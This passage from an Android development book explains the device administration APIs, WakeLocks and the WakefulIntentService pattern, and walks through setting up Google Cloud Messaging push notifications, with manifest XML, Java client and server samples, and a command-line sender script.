The user can, at any time, uncheck you in this list and disable you. You can find out about this by having your `DeviceAdminReceiver` listen for `ACTION_DEVICE_ADMIN_DISABLE_REQUESTED` broadcasts and overriding the `onDisableRequested()` method, where you can return the text of a message to be displayed to the user confirming that they do indeed wish to go ahead with the disable operation. To find out if they go through with it, your `DeviceAdminReceiver` can listen for `ACTION_DEVICE_ADMIN_DISABLED` broadcasts and override `onDisabled()`.

# Going Into Lockdown

Given that the user has approved your device administration request, and given that you requested `<force-lock>` in your metadata, you can call `lockNow()` on a `DevicePolicyManager`. That will immediately lock the device and (generally) turn off the screen. It is as if the user pressed the POWER button on the device.

The `LockItNow` sample app does this if, when the user clicks the really big button, it detects that it is already a device administrator. If you test this on a device, it will behave as though the user pressed POWER; on an emulator, you will need to press the HOME button to "power on" the screen and be able to re-enter your emulator.

You can also call:

- `setCameraDisabled()` to disable all cameras, if you requested `<disable-camera>` in the metadata. Note that this disables all cameras; there is no provision at this time to disable individual cameras separately.
- `wipeData()`, which performs what amounts to a factory reset — it leaves external storage alone but wipes the contents of internal storage as part of a reboot. This requires the `<wipe-data>` policy in the metadata.

# Mandating Quality of Security

You can call various setters on `DevicePolicyManager` to dictate your minimum requirements for the password that the user uses to get past the lock screen. Examples include:

- `setPasswordMinimumLength()`
- `setPasswordQuality()` (with an integer flag describing the type of "quality" you seek, such as `PASSWORD_QUALITY_NUMERIC` if a PIN is OK, or `PASSWORD_QUALITY_COMPLEX` if you require mixed case and numbers and such)
- `setPasswordMinimumLowerCase()` (indicating how many lowercase letters are required at minimum in the user's password)

All of these require the `<limit-password>` policy be requested in the metadata.

Then, you can call `isActivePasswordSufficient()` to determine if the current password meets your requirements. If it does not, you might elect to disable certain functionality. Or, if you requested the `<reset-password>` policy in the metadata, you can call `resetPassword()` to force the user to come up with a password meeting your requirements.

You can also call `getStorageEncryptionStatus()` on `DevicePolicyManager` to find out whether full-disk encryption is active, inactive, or unavailable on this particular device. If it is inactive, and you requested the `<encrypted-storage>` policy in your

metadata, you can call `setStorageEncryption()` to demand it, and start the encryption process via starting the `ACTION_START_ENCRYPTION` activity.

## Getting Along with Others

Bear in mind that you might not be the only device administrator on any given device. If there are multiple administrators, the most secure requirements are in force. So, for example, if Admin A requests a minimum password length of 7, and Admin B requests a minimum password length of 10, the user will have to supply a password that is at least 10 characters long, to meet both device administrators' requirements.

This also means that certain requests you make may fail. For example, if you decide to say that you do *not* need encryption (`setStorageEncryption()` with a value of `false`), if something *else* needs encryption, the user will still need to encrypt their device.

# PowerManager and WakeLocks

There are going to be times when you want the device to keep running, even though it ordinarily would go into a sleep mode, with the CPU powered down and the screen turned off. Sometimes, that will be based upon user interactions, or the lack thereof, such as keeping the screen on while playing back a video. Sometimes, that will be to allow background scheduled work to run to completion, as was introduced in the chapter on `AlarmManager`.

This chapter looks a bit more at the details of this sort of power management, including coverage of how `AlarmManager` works.

## Prerequisites

Understanding this chapter requires that you have read the core chapters, particularly the chapter on `AlarmManager`.

## Keeping the Screen On, UI-Style

If your objective is to keep the screen (and CPU) on while your activity is in the foreground, the simplest solution is to add `android:keepScreenOn="true"` to something in the activity's layout. So long as that widget or container is visible, the screen will stay on.

If you wish to do this conditionally, `setKeepScreenOn()` allows you to toggle this setting at runtime.

Once your activity is no longer in the foreground, or the widget or container is no longer visible, the effect lapses, and screen operation returns to normal.

## The Role of the WakeLock

Most of the time in Android, you are developing code that will run while the user is actually using the device. Activities, for example, only really make sense when the device is fully awake and the user is tapping on the screen or keyboard.

Particularly with scheduled background tasks, though, you need to bear in mind that the device will eventually "go to sleep". In full sleep mode, the display, main CPU, and keyboard are all powered off, to maximize battery life. Only on a low-level system event, like an incoming phone call, will anything wake up

Another thing that will partially wake up the phone is an `Intent` raised by the `AlarmManager`. So long as broadcast receivers are processing that `Intent`, the `AlarmManager` ensures the CPU will be running (though the screen and keyboard are still off). Once the broadcast receivers are done, the `AlarmManager` lets the device go back to sleep.

You can achieve the same effect in your code via a `WakeLock`.

One of the changes that the core Android team made to the Linux kernel was to introduce the concept of the "wakelock". In simple terms, a wakelock allows a Linux userland application — such as our Android SDK apps — to control whether or not the CPU can be powered down as part of a sleep mode. While a wakelock is in force, the CPU will remain on and processing instructions from the processes and threads that are on the device.

From the SDK, to access a wakelock, you use a `WakeLock` object, obtained from the `PowerManager` system service. When you call `acquire()` on that `WakeLock`, the CPU will remain on; when you call `release()` on that `WakeLock`, the CPU can fall back asleep, if there are no other outstanding `WakeLock`s from SDK apps or the operating system itself.

There are four types of `WakeLock` objects. All will keep the CPU on. They vary in their effects on the screen (leave it off, have it display with dim backlight, have it display with normal backlight) and any physical keys (ignore or accept). You will pass a flag into `newWakeLock()` on the `PowerManager` system service to indicate what type of `WakeLock` you want. The most common is the `PARTIAL_WAKE_LOCK`, which keeps the CPU on but leaves the screen and keyboard off — ideal for periodic background work triggered by an `AlarmManager` event.

# What WakefulIntentService Does

For a `_WAKEUP` alarm, the `AlarmManager` will arrange for the device to stay awake, via a `WakeLock`, for as long as the `BroadcastReceiver`'s `onReceive()` method is executing. For some situations, that may be all that is needed. However, `onReceive()` is called on the main application thread, and Android will kill off the receiver if it takes too long.

Your natural inclination in this case is to have the `BroadcastReceiver` arrange for a `Service` to do the long-running work on a background thread, since `BroadcastReceiver` objects should not be starting their own threads. Perhaps you would use an `IntentService`, which packages up this "start a `Service` to do some work in the background" pattern. And, given the preceding section, you might try acquiring a partial `WakeLock` at the beginning of the work and release it at the end of the work, so the CPU will keep running while your `IntentService` does its thing.

This strategy will work... some of the time.

The problem is that there is a gap in `WakeLock` coverage, as depicted in the following diagram:





*Figure 306: The WakeLock Gap*

The `BroadcastReceiver` will call `startService()` to send work to the `IntentService`, but that service will not start up until after `onReceive()` ends. As a result, there is a window of time between the end of `onReceive()` and when your `IntentService` can acquire its own `WakeLock`. During that window, the device might fall back asleep. Sometimes it will, sometimes it will not.

What you need to do, instead, is arrange for overlapping `WakeLock` instances. You need to acquire a `WakeLock` in your `BroadcastReceiver`, during the `onReceive()`

execution, and hold onto that `WakeLock` until the work is completed by the `IntentService`:





*Figure 307: The WakeLock Overlap*

Then you are assured that the device will stay awake as long as the work remains to be done.

The `WakefulIntentService` recipe described in its chapter does not have you manage your own `WakeLock`. That is because `WakefulIntentService` handles it for you. One reason why `WakefulIntentService` exists is to manage that `WakeLock`, because `WakeLocks` suffer from one major problem: they are not `Parcelable`, and therefore cannot be passed in an `Intent` extra. Hence, for our `BroadcastReceiver` and our `WakefulIntentService` to use the same `WakeLock`, they have to be shared via a static data member... which is icky. `WakefulIntentService` is designed to hide this icky part from you, so you do not have to worry about it.

`WakefulIntentService` also handles various edge and corner cases, such as:

- What happens if Android elects to get rid of your process due to low memory conditions?
- What happens if your `doWakefulWork()` crashes, so we do not leak the acquired `WakeLock`?
- What if your UI also sends commands to the `WakefulIntentService`, or your processing takes longer than your polling period in `AlarmManager`, so that we have more than one piece of work outstanding at a point in time?

The one requirement related to a `WakeLock` that `WakefulIntentService` imposes upon you is the `WAKE_LOCK` permission. Any code in your process that is directly manipulating `WakeLock` objects needs this permission, even if that code is from a third-party JAR like `WakefulIntentService`.

# Push Notifications with GCM

Google Cloud Messaging – GCM for short — is Google's **new** framework for asynchronously delivering notifications from the Internet ("cloud") to Android devices. Rather than the device waking up and polling on a regular basis at the behest of your app, your app can register for notifications and then wait for them to arrive. GCM is engineered with power savings in mind, aiming to minimize the length of time 3G radios are exchanging data.

The proper use of GCM means better battery life for your users. It can also reduce the amount of time your code runs, which helps you stay out of sight of users looking to pounce on background tasks and eradicate them with task killers.

GCM replaces C2DM ("cloud to device messaging") as Google's push framework for Android. While C2DM is still in operation, it is accepting no new developer registrations. New development should use GCM; apps already using C2DM should plan to cut over to GCM as soon as is practical.

## Prerequisites

Understanding this chapter requires that you have read the chapters on:

- broadcast Intents
- service theory

## The Precursor: C2DM

C2DM debuted in 2010 as a way for apps to receive "push" messages: messages sent to it from "the cloud" by the app developer's server. It quickly became popular, for

everything from triggering near-real-time data synchronization (e.g., Remember the Milk to-do list updates) to lightweight coordination between multiple players in a game.

However, C2DM was a Google Labs product and in perpetual beta form. When Google Labs was shut down, C2DM was in limbo: not canceled, but not converted into an actual product. Most likely, that was because while they knew the concept was sound, they wanted to tweak the implementation and APIs and were not ready with its replacement just yet.

## The Replacement: GCM

GCM replaced C2DM in 2012, with C2DM moving into a deprecated state, continuing to function but accepting no new applications.

GCM follows the same basic structure as C2DM, with the app registering for messages, and the developer's server sending messages to the app via a Google-supplied Web service interface. Hence, apps written to use C2DM should migrate over to GCM without significant architectural changes.

GCM raises the 1KB limit for the message to 4KB. It also simplifies the server side, by replacing a fairly clunky authentication model with a "Simple API Key" and lifting quotas that had hamstrung popular C2DM-enabled apps. Also, if the same message needs to be delivered to multiple devices, GCM can send to up to 1,000 at a time, whereas C2DM was limited to a one-device-per-Web-service-call model.

As a result, GCM provides the benefits of C2DM without some of the annoying limitations. That being said, GCM is not perfect, and we will examine some of the limitation that remain later in this chapter.

## The Pieces of Push

There are many components that you will need to work with in order to enable GCM in your app, both inside the app itself and in your app server (or other off-app environment) where you are trying to push messages to the app.

## API Key

Since GCM is a Google service, you need a Google API key to use it. To get one of these, visit https://code.google.com/apis/console, while logged in with your chosen Google account. Click on "Create project..." to create a new project. Your browser URL will change to something like `https://code.google.com/apis/console/?pli=1#project:NNNNNNNNNNN:services`, where `NNNNNNNNNNN` is some number. Make note of this number, as it is your GCM sender ID.

Then, scroll down in the list of services and click the fake "switch" icon next to Google Cloud Messaging for Android. That will bring up a terms of service page, which you will dutifully provide to your chosen attorney or other legal adviser for review. You will not proceed further until you have received legal clearance to do so. Meanwhile, we will wait.

.

.

.

.

OK, now that you are sure you wish to use this service, go ahead and click the "I agree to these terms" checkbox, then click the Accept button. You will now see that "switch" for Google Cloud Messaging for Android be set to "ON".

In the navigation bar on the left side of the page, you should see an "API Access" link. Click that, then click on the "Create new Server key..." button on the subsequent page. If you wish to restrict the IP addresses that can use this key (for security reasons), supply the public IP subnets you wish to use in the supplied text area. Then click the Create button. That will take you back to the "API Access" page, where you will see your API key.

Note that if you think that your key has been compromised, you can click the "Generate new key..." link in the box for your API key. This will generate a fresh API key, with the old key still working for 24 hours, giving you time to switch to using the new key on your server(s). Or, click "Delete key...", and your key will be immediately deleted, after which you can set up a fresh key.

To confirm that your API key works, if you have the `curl` program, the `gcmtest` script in the `Push/GCMClient` sample project will help you confirm that the API key works. Run `gcmtest`, with your API key as a parameter. If you get something like the following, your API key is good:

```
{ "multicast_id":7932441338082226994,
  "success":0,
  "failure":1,
  "canonical_ids":0,
  "results":[{"error":"InvalidRegistration"}]}
```

If, instead, you get an HTTP 401 error, then your API is flawed in some way.

## GCM Client JAR

To work with GCM from your Android application, you will want the GCM client JAR. This is available from your SDK Manager as "Google Cloud Messaging for Android Library", in the Extras area:





*Figure 308: GCM Library in SDK Manager*

Wherever you have your SDK installed, you will find an `extras/google/gcm/gcm-client/dist/` directory, with a `gcm.jar` file in it. You will need to add that to the `libs/` directory of your project, following the notes covered in the chapter on adding third-party libraries.

## Android App

Beyond the aforementioned library, your application using GCM has several requirements that you must meet, outlined in the following sections.

### Custom Permission

Your application needs to define a custom permission, whose name is your application's package name with `.permission.C2D_MESSAGE` appended to the end. So, for an app residing in the `com.commonsware.android.gcm.client` package, the permission to be defined is:

```
<permission
  android:name="com.commonsware.android.gcm.client.permission.C2D_MESSAGE"
  android:protectionLevel="signature"/>
```

You also need the corresponding `<uses-permission>` element:

```
<uses-permission
  android:name="com.commonsware.android.gcm.client.permission.C2D_MESSAGE"/>
```

This is all rather odd, considering that nothing else in your project seems to refer to this permission. Also, it is not required if you are only supporting API Level 16 and higher (i.e., your `android:minSdkVersion` is set to at least 16).

### Additional Permissions

There are several other permissions that you need to hold:

```
<uses-permission android:name="com.google.android.c2dm.permission.RECEIVE"/>
<uses-permission android:name="android.permission.INTERNET"/>
<uses-permission android:name="android.permission.GET_ACCOUNTS"/>
<uses-permission android:name="android.permission.WAKE_LOCK"/>
```

The first allows you to receive messages from GCM, though it uses `c2dm` in the name for backwards compatibility with C2DM. The second allows your GCM library to access the Internet, while the third allows your GCM library to access information about your Google account. The last permission allows the GCM library to hold a `WakeLock` to keep the device awake while it is downloading messages — you will learn more about `WakeLock` in the chapter on `PowerManager`.

## Your Registration Code

Your app will need to use static methods on the `GCMRegistrar` class supplied by the GCM client library to register with GCM and create a registration ID. That ID, in turn, will be used by your server code to uniquely identify a copy of your app running on a specific device. Messages sent by your server to that registration ID will be delivered to your app on that device.

There are four methods on `GCMRegistrar` of note in this process:

1. `checkDevice()` will help to make sure the device is ready for using GCM, including whether or not it has the Google Services Framework.
2. `checkManifest()`, in theory, should examine your app's manifest to make sure that everything is set up properly. This is not required in your production code, but can be used to help diagnose issues at development time. In practice, `checkManifest()` might catch some issues, but it most certainly does not catch them all.
3. `getRegistrationId()` returns the registration ID for your app, or a zero-length string if you are not yet registered.
4. `register()` takes the sender ID you obtained earlier in this chapter and registers your app to be able to receive messages sent by that sender. You would only need to call this if `getRegistrationId()` returns the empty string.

You can place this code wherever makes sense, such as your launcher activity.

## GCMBroadcastReceiver

You need to have an entry in your manifest for a GCM-supplied `BroadcastReceiver` that gets control when messages are received by the Google Services Framework:

```
<receiver
  android:name="com.google.android.gcm.GCMBroadcastReceiver"
  android:permission="com.google.android.c2dm.permission.SEND">
  <intent-filter>
    <action android:name="com.google.android.c2dm.intent.RECEIVE"/>
    <action android:name="com.google.android.c2dm.intent.REGISTRATION"/>

    <category android:name="com.commonsware.android.gcm.client"/>
  </intent-filter>
</receiver>
```

This is entirely boilerplate, with the exception of the `<category>` element in the `<intent-filter>`. The name of the category must be the name of your application's package (in this case, `com.commonsware.android.gcm.client`).

Since the implementation of `com.google.android.gcm.GCMBroadcastReceiver` is supplied by the GCM client library, you do not need any Java code associated with this manifest entry.

### Your GCMIntentService

Finally, your app will need its own custom subclass of `com.google.android.gcm.GCMBaseIntentService`. This class *must* be named `GCMIntentService` and reside in your application's package, if you are using the stock implementation of `GCMBroadcastReceiver` as described in the previous section.

This `IntentService` will get control when messages arrive for your app, or other GCM-related events occur. You will override individual methods for these different events. There are four such methods you *must* override, as `GCMBaseIntentService` is an abstract class and these methods are declared as abstract:

1. `onRegistered()` will be called when a registration request that you kicked off with a call to `register()` on `GCMRegistrar` has completed. You are handed the registration ID. You will need to do something, on your own, to deliver this value to your server (e.g., call a Web service).
2. `onUnregistered()` will be called sometime after you call `unregister()` on `GCMRegistrar` to indicate that your app no longer wishes to receive GCM messages from your server. You might do this as part of allowing the user to delete their account in your app. You are passed the registration ID that is now obsolete, and you can pass that to your server environment… though your server will also find out about unregistered clients by another means.
3. `onMessage()` will be called with a message that your server sent to your app. The message arrives in the form of an `Intent` object. The key/value pairs that your server declares to be the message will arrive as `Intent` extras on that `Intent`.
4. `onError()` will be called if there is some unrecoverable error. You are passed a `String` that is the error message, that you can log somewhere, or put in a `Notification`, or whatever makes sense.

Optionally, you can override `onRecoverableError()`, which will be called if there is some problem that GCM will automatically handle (e.g., network connectivity

problem). If you override `onRecoverableError()` and return `false`, that will indicate that GCM should *not* keep retrying the operation.

One undocumented feature of `GCMBaseIntentService` is that it maintains a `WakeLock`, similar to the behavior of the `WakefulIntentService` described in the chapter on `AlarmManager`. The device should not fall asleep while your work is going on. However:

- This is an undocumented feature, and therefore may change in future versions of the GCM client JAR
- There are some issues with the GCM implementation of its `WakeLock` handling

## Your Server (a.k.a., the Thing Doing the Pushing)

Something, outside of your app, is going to be pushing messages to devices that are running your app and registered for such messages. In the GCM documentation, this is referred to as your "server".

Technically speaking, this does not have to be a "server": something running constantly with some sort of inbound socket connection. To actually push messages, you will need Internet access to Google's servers, but whether you push the message from a true server, or a desktop app, or a command-line program, is really up to you.

GCM supplies a "server" JAR file that handles the REST protocol and gives you Java objects for building and sending the message. This JAR file has an undocumented dependency on the `json-simple` library. If your desired "server" environment is not in Java, you could reimplement the REST protocol library in some other programming language (e.g., Ruby) if desired. The GCM documentation describes the request and response formats that your library would need to handle.

For simplicity, this chapter will use a crude command-line Java client, based upon the GCM "server" JAR.

## Google's Server and the Google Services Framework

One piece of the environment that you do not control is Google's GCM server farm. When you send a message to the clients, you do not do so directly, but rather you send your message to Google by means of a REST-style Web service. Google, in turn, forwards your messages along to the clients. Google supplies a JAR file that

you can use on your server, or you could implement the REST-style interface in other ways, using anything from `curl` to a Ruby gem, if you so choose.

On the device, your code is working with the Google Services Framework by means of the supplied client library. The Google Services Framework also handles things like letting the device know about app updates.

Each device maintains a long-running persistent socket connection to Google's GCM server farm. When your server sends a message, it passes the message to Google's GCM server farm, which finds the connection to the client(s) and sends along the message. If a client is unavailable for some reason, the GCM servers will cache your message for a period of time in hopes of being able to deliver it shortly.

The fact that Google servers have your message for any length of time introduces some privacy and security issues, which we will examine later in this chapter.

# A Simple Push

With all this in mind, we can walk through an example of implementing GCM. This sample comes in two parts:

1. An app that runs on the Android device that uses GCM
2. A command-line Java app that can send messages via GCM, useful for light testing

## The Client

Our client-side Android app can be found in the `Push/GCMClient` sample project.

Our manifest has all the things outlined earlier in this chapter:

- the custom permission
- all those `<uses-permission>` elements
- a `<receiver>` element for the `com.google.android.gcm.GCMBroadcastReceiver`
- our `GCMIntentService`
- our activity, named `MainActivity`

```
<manifest xmlns:android="http://schemas.android.com/apk/res/android"
  package="com.commonsware.android.gcm.client"
  android:versionCode="1"
  android:versionName="1.0">
```

```
  <uses-sdk
    android:minSdkVersion="8"
    android:targetSdkVersion="15"/>

  <supports-screens
    android:largeScreens="true"
    android:normalScreens="true"
    android:smallScreens="true"
    android:xlargeScreens="true"/>

  <permission
    android:name="com.commonsware.android.gcm.client.permission.C2D_MESSAGE"
    android:protectionLevel="signature"/>

  <uses-permission
android:name="com.commonsware.android.gcm.client.permission.C2D_MESSAGE"/>
  <uses-permission android:name="com.google.android.c2dm.permission.RECEIVE"/>
  <uses-permission android:name="android.permission.INTERNET"/>
  <uses-permission android:name="android.permission.GET_ACCOUNTS"/>
  <uses-permission android:name="android.permission.WAKE_LOCK"/>

  <application
    android:icon="@drawable/ic_launcher"
    android:label="@string/app_name"
    android:theme="@style/AppTheme">
    <activity android:name=".MainActivity">
      <intent-filter>
        <action android:name="android.intent.action.MAIN"/>

        <category android:name="android.intent.category.LAUNCHER"/>
      </intent-filter>
    </activity>

    <receiver
      android:name="com.google.android.gcm.GCMBroadcastReceiver"
      android:permission="com.google.android.c2dm.permission.SEND">
      <intent-filter>
        <action android:name="com.google.android.c2dm.intent.RECEIVE"/>
        <action android:name="com.google.android.c2dm.intent.REGISTRATION"/>

        <category android:name="com.commonsware.android.gcm.client"/>
      </intent-filter>
    </receiver>

    <service android:name=".GCMIntentService"/>
  </application>

</manifest>
```

In `onCreate()` of the activity, we make our calls to `checkDevice()` and `checkManifest()`, the latter only when our app is built in debug mode:

```
@Override
public void onCreate(Bundle savedInstanceState) {
  super.onCreate(savedInstanceState);
  setContentView(R.layout.activity_main);

  GCMRegistrar.checkDevice(this);

  if (BuildConfig.DEBUG) {
    GCMRegistrar.checkManifest(this);
  }
}
```

In a production app, the `checkDevice()` call should be wrapped in a `try/catch` block, to handle any `RuntimeException` it throws due to device incompatibility, with you doing something to alert the user of the problem. Here, if the device is incompatible, it will simply crash the app.

Our UI consists of one really big button, tied to an `onClick()` method:

```
public void onClick(View v) {
  final String regId=GCMRegistrar.getRegistrationId(this);

  if (regId.length() == 0) {
    GCMRegistrar.register(this, SENDER_ID);
  }
  else {
    Log.d(getClass().getSimpleName(), "Existing registration: "
        + regId);
    Toast.makeText(this, regId, Toast.LENGTH_LONG).show();
  }
}
```

Here, we use `getRegistrationId()` to see if we are already registered. This should return a zero-length string if we are not, so in that case, we use `register()` to go register our device and app for messages. The `SENDER_ID` used in the `register()` call is a static data member – **you will need to change the value of this to be your own SENDER_ID** for you to be able to send messages to this app.

Our `GCMIntentService`, inheriting from the supplied `GCMBaseIntentService`, mostly logs messages to LogCat for all events:

```
package com.commonsware.android.gcm.client;

import android.content.Context;
import android.content.Intent;
import android.os.Bundle;
import android.util.Log;
import android.widget.Toast;
import com.google.android.gcm.GCMBaseIntentService;
```

```
public class GCMIntentService extends GCMBaseIntentService {
  public GCMIntentService() {
    super(MainActivity.SENDER_ID);
  }

  @Override
  protected void onRegistered(Context ctxt, String regId) {
    Log.d(getClass().getSimpleName(), "onRegistered: " + regId);
    Toast.makeText(this, regId, Toast.LENGTH_LONG).show();
  }

  @Override
  protected void onUnregistered(Context ctxt, String regId) {
    Log.d(getClass().getSimpleName(), "onUnregistered: " + regId);
  }

  @Override
  protected void onMessage(Context ctxt, Intent message) {
    Bundle extras=message.getExtras();

    for (String key : extras.keySet()) {
      Log.d(getClass().getSimpleName(),
            String.format("onMessage: %s=%s", key,
                          extras.getString(key)));
    }
  }

  @Override
  protected void onError(Context ctxt, String errorMsg) {
    Log.d(getClass().getSimpleName(), "onError: " + errorMsg);
  }

  @Override
  protected boolean onRecoverableError(Context ctxt, String errorMsg) {
    Log.d(getClass().getSimpleName(), "onRecoverableError: " + errorMsg);

    return(true);
  }
}
```

We do raise a `Toast` to show the registration ID if we registered the app. And, the `onMessage()` implementation iterates over the keys of the `Intent` extras and logs each one individually, so you can see the discrete pieces of your message payload. Also note that `onRecoverableError()` returns `true`, indicating that Android is welcome to retry the operation as it sees fit.

Also note that we need a zero-argument public constructor that chains to the superclass and supplies our sender ID. Alternatively, we could have skipped the constructor and overridden `getSenderIds()` to supply a sender ID to the superclass

— this would be preferable if the sender ID might change during the lifetime of the service.

This client assumes that the registration ID is transferred to our server by some means outside of the app itself, possibly involving elves or carrier pigeons or something. For your own testing purposes using the `GCMCommand` "server" project, you can get the registration ID out of LogCat.

If, however, this client really were to send the registration ID to the server, perhaps through a Web service, it could call `setRegisteredOnServer()` on `GCMRegistrar()` to note that we successfully completed this step. Later on, we could call `isRegisteredOnServer()` to see if we transferred the registration ID or not, so perhaps we can try again if needed.

## The "Server"

Our command-line Java app for sending messages can be found in the `Push/GCMCommand` sample project. Note that this is a plain Java project, not an Android project, as this is designed to run on your desktop or server, not on your device. Also note that four total JARs are needed to run this app:

1. The project's own JAR
2. `gcm-server.jar`, from the GCM portion of your SDK's `extras/` area
3. `json-simple-1.1.jar`, a compatible implementation of the `json-simple` library used by the GCM JAR
4. `commons-cli-1.2.jar`, which is used for command-line argument processing for this app

From a GCM standpoint, the `GCM` class in this sample project has a static `sendMessage()` method that does the work of sending a message to one or more devices:

```
private static void sendMessage(String apiKey, List<String> devices,
                                Properties data) throws Exception {
  Sender sender=new Sender(apiKey);
  Message.Builder builder=new Message.Builder();

  for (Object o : data.keySet()) {
    String key=o.toString();

    builder.addData(key, data.getProperty(key));
  }

  MulticastResult mcResult=sender.send(builder.build(), devices, 5);
```

```
    for (int i=0; i < mcResult.getTotal(); i++) {
      Result result=mcResult.getResults().get(i);

      if (result.getMessageId() != null) {
        String canonicalRegId=result.getCanonicalRegistrationId();

        if (canonicalRegId != null) {
          System.err.println(String.format("%s canonical ID = %s",
                                           devices.get(i),
                                           canonicalRegId));
        }
        else {
          System.out.println(String.format("%s success", devices.get(i)));
        }
      }
      else {
        String error=result.getErrorCodeName();

        if (Constants.ERROR_NOT_REGISTERED.equals(error)) {
          System.err.println(String.format("%s is unregistered",
                                           devices.get(i)));
        }
        else if (error != null) {
          System.err.println(String.format("%s error = %s",
                                           devices.get(i), error));
        }
      }
    }
  }
```

The pieces of information we need to send a message are:

- Our GCM API key
- A list of the device registration IDs to which GCM should deliver our message
- The key/value pairs of data that form our message payload

The Apache Commons CLI logic in this class' static `main()` method will extract these values from the command line and give them to `sendMessage()` for processing.

To send the message, `sendMessage()` first creates a GCM `Sender` object, supplying our API key to the constructor. Then, it creates a `Message.Builder`, which is a builder for constructing a GCM message to be sent by that `Sender`. We use `addData()` on the builder to attach our key/value pairs, extracted from the `java.util.Properties` object that Apache Commons CLI used to give us the key/value pairs specified on the command line.

Actually sending the message then is a matter of calling `send()` on the `Sender`, supplying the `Message` built by the builder, the list of device registration IDs, and the number of retries in case there are issues in delivering the message (e.g., the server farm is swamped). We get back a `MulticastResult` object, containing details of what happened for each device in our list of devices.

`MulticastResult` is really a collection of individual `Result` objects, one per device. Each `Result` will tell us what happened, with four major possibilities:

1. Our request to enqueue the message succeeded, and the device should receive it momentarily if it is online and connected to Google.
2. Our request succeeded, but Google would like us to use a different registration ID in the future. We are given the revised ID via `getCanonicalRegistrationId()`. In a production app, we would have some sort of database of registered devices; we would replace the old registration ID with the new canonical one in that database when this result occurs.
3. Our request failed, because the device is no longer registered (e.g., the app was uninstalled). In a production app, we should remove this device from our database.
4. Our request failed for some other reason (e.g., our request was attacked by ninjas). We get an error message as a string indicating the reason for the failure; a production app would log this somewhere.

In the case of this sample command-line client, these are simply logged to `stdout` or `stderr`.

The sample project has a Linux shell script that wraps up building Java command line:

```
java -cp libs/commons-cli-1.2.jar:libs/gcm-server.jar:libs/
json_simple-1.1.jar:dist/gcm-cmd.jar \
com.commonsware.android.gcm.cmd.GCM "$@"
```

(note: once again, the trailing `\` on the first line indicates that this should be all on one line)

To use the script, switch to the `GCMCommand` directory, run `./gcm`, supplying the following command-line switches:

- `-a` or `--apiKey` with the value of your API key (note: **not** your sender ID!)
- `-d` or `--device` with the value of a device's registration ID (can have one or several of these switches)

- `-D` or `--data`, with the `key=value` pair of some data to send to a device (can have one or several of these switches)

For example, this command would send `foo=bar` to a device:

```
./gcm -a your-api-key-here -D foo=bar -d your-device-reg-id-here
```

The results will be printed to standard output, one line per `-d` switch, in the order of the `-d` switches (e.g., first registration ID in the command maps to the first line in the output).

# Message Options and Advanced Features

Most of what you get out of GCM comes just from the code we have implemented so far. However, there are other things you can configure with your message to tailor delivery behavior. These come in the form of special key/value pairs added to the message payload itself, serving in the role of metadata. Note that since they elected to blend the metadata in with your data, you cannot yourself have data with the same keys as are used by Google for metadata. And, unfortunately, they did not elect to namespace their keys — even with something as trivial as a leading underscore – to help prevent collisions.

## Collapse Keys

Google is not considering GCM to be a guaranteed store-and-forward queue system. In particular, Google reserves the right to try to coalesce messages, in part to reduce storage demands, but also so as not to flood the device when a connection is re-established.

Key to this is the `collapse_key` key on the message request. If a device is unavailable, and during that time you send two or more messages with the same `collapse_key`, the GCM servers may elect to only send one of those messages — typically the last one, though not necessarily. You can use this to your advantage, to minimize processing you need to do on the client. For example, if your use of GCM is to alert your custom email application that "you've got mail", you can use a consistent `collapse_key` with messages telling the client how many unread emails are in their inbox. That can be used by the client to update a `Notification` and, eventually, cajole the user into actually reading her mail. In this case, you do not need the device to receive two messages in a short timespan to raise this `Notification`, so collapsing those into a single message is good for everyone.

For example, using the `gcm` script, `-D collapse_key=inbox` would set the `collapse_key` of the request to `inbox`, coalescing it with any other messages that you have sent to this device, with the same `collapse_key`, that have not yet been delivered.

